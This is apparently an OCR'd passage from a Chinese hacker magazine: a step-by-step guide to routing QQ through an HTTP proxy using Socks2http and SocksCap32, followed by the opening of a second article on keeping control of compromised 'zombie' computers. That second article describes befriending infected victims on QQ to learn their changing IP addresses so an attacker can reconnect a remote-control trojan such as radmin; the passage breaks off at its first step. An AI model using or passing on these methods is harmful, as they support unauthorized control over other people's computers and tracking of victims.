


图 1

第2步：下载运行Socks2http软件。软件下载地址为http://www.totalrc.net/s2h/index.jsp。它能将基于Socks协议的请求转换为HTTP协议的请求，并通过指定的HTTP代理服务器处理这些请求。首先需要指定一个HTTP代理的具体参数。选中“Use http proxy server”，在Name/IPAddress栏填入HTTP Proxy的域名或IP地址，在Port栏填入HTTP Proxy的端口。本例中我们选择一个免费代理服务器，地址为218.189.229.234:8080。如果要更改配置，则在工具栏中右键单击socks2http的图标，选择Configuration，其它与上相同，如图2所示。

第3步：配置Socks2http软件。单击“Gateway Configuration”选项卡，因为我们使用的是免费代理，所以要选中“This is Personal Gateway”，代表这是一个个人服务器。否则，就会出现错误提示，如图3 所示。




图 2




图 3

第4步：测试SOCK代理服务器。单击“Security”选项卡，可以看到SOCKS Proxy实现的端口，默认为1080。要检测你的SOCKS2HTTP是否成功配置好并可以使用了，可以尝试远程登陆到本机的1080端口。如果可以登陆上，则表示HTTP Proxy已成功地转换为了SOCKS Proxy。可单击“开始”，选择“运行”，输入“telnet localhost 1080”来远程登陆到本机的1080号端口。现在，该程序就将所设置的HTTP Proxy变成了本地的SOCKS v.5 Proxy。可以以localhost:1080或127.0.0.1:1080的形式来使用了。



图 4

第 5 步：下载并安装 Sockscap32 软件。软件下载地址为 http://www.socks.nec.com。SocksCap32。软件是由美国 NEC USA，Inc.公司出品的代理服务器第三方支持软件，它拥有功能强大的 SOCKS 调度，通过它几乎可以让所有基于 TCP/IP 协议的软件如ICQ、QQ、MSN、MUD、FTP、IE、NEWS等，都能通过 Socks 代理服务器连接到外部网络，甚至代理猎手还可以通过它去搜索代理服务器。

第 6 步：配置通过本机 127.0.0.1 端口 1080 的SOCKS5代理连接网络。选择“文件”菜单下的“设定”，在SOCKS 服务器中填入 127.0.0.1，Port 中填入 1080，在协议中选择SOCKS版本 5，域名解析中选择“先尝试由本地端再由远端解析”，然后“确定”，如图 4 所示。

第 7 步：单击 SocksCap32 面板中的“新建”按钮，点击“浏览”，选择需要经过 SocksCap32 代理的应用软件和工作目录路径。或者直接将要运行软件拖入窗口中的空白处，在弹出的窗口中选择“新建应用程序标识项”，设置完毕，点击“确定”，如图 5 所示。




图 5

第 8 步：现在只需双击 SocksCap 控制台界面里的图标就可以通过 HTTP代理玩QQ了。注意：在SOCKSCAP 中运行的ICQ 等软件不需再对代理做特别配置，在使用过程中，不可以关闭 sockscap32，否则已在其上运行的程序就不能正常继续运行。另外，也可以直接在OICQ 中进行设置。如QQ2005 中，进入“系统设置”界面，选中“代理设置”选项，在该界面中选中“使用自定义的网络设置”并选择“SOCKET5 代理服务器”，在防火墙地址栏填入localhost，在端口栏填入 1080。重新登录后，现在QQ 就是通过代理上线了！如图 6 所示。





图 6

如果需要测试此服务器是否正常，可以单击“测试”按钮进行测试。ICQ、MSN 等其他聊天工具或浏览器的设置与之类似，用户可以多多体会。（本文涉及的相关工具：QQ 代理公布器 V2005、Socks2http、Sockscap32，光盘中有收录。）



肉鸡IP再变也不怕

aren372

用过正向连接远程控制木马来控制外网肉鸡的朋友，肯定碰到过这样的情况：上次还能连接的肉鸡怎么这一次就连接不上了呢？

当然有一种原因就是咱们可爱的马儿已经被残忍的杀毒软件无情地 kill 掉了；但更多的是另外一种原因：咱们的肉鸡用的是宽带 ADSL 等动态分配 IP 的网络连接。也就是说肉鸡每次登录网络都会重新分配得到一个 IP，这样还用上次的 IP 去连接它，当然连接不上了。这就是正向连接的最大缺陷，此时反向连接就显示出它的优势了。然而对于处在内网的菜鸟，要控制外网的肉鸡不太容易，又要端口映射或者域名转向什么的，烦死了，如果肉鸡数量不太多的话还不如正向连接来得干脆，但上面那个问题怎么解决呢？

这里我跟大家分享一种另类方法：用 QQ 实现肉鸡上线提示及 IP 显示。

我们的思路是：得到肉鸡用户的 QQ 号并加他为好友，然后只要你用的是显 IP 的 QQ 版本，那么每次他一上 QQ（一般人开机后的第一件事就是双击那个可爱的小企鹅，呵呵。。。）我们就能知道它的 IP 了。

思路非常清晰，下面大家来看怎么实现。

远控木马这里我们以 radmin 为例，如图 1。

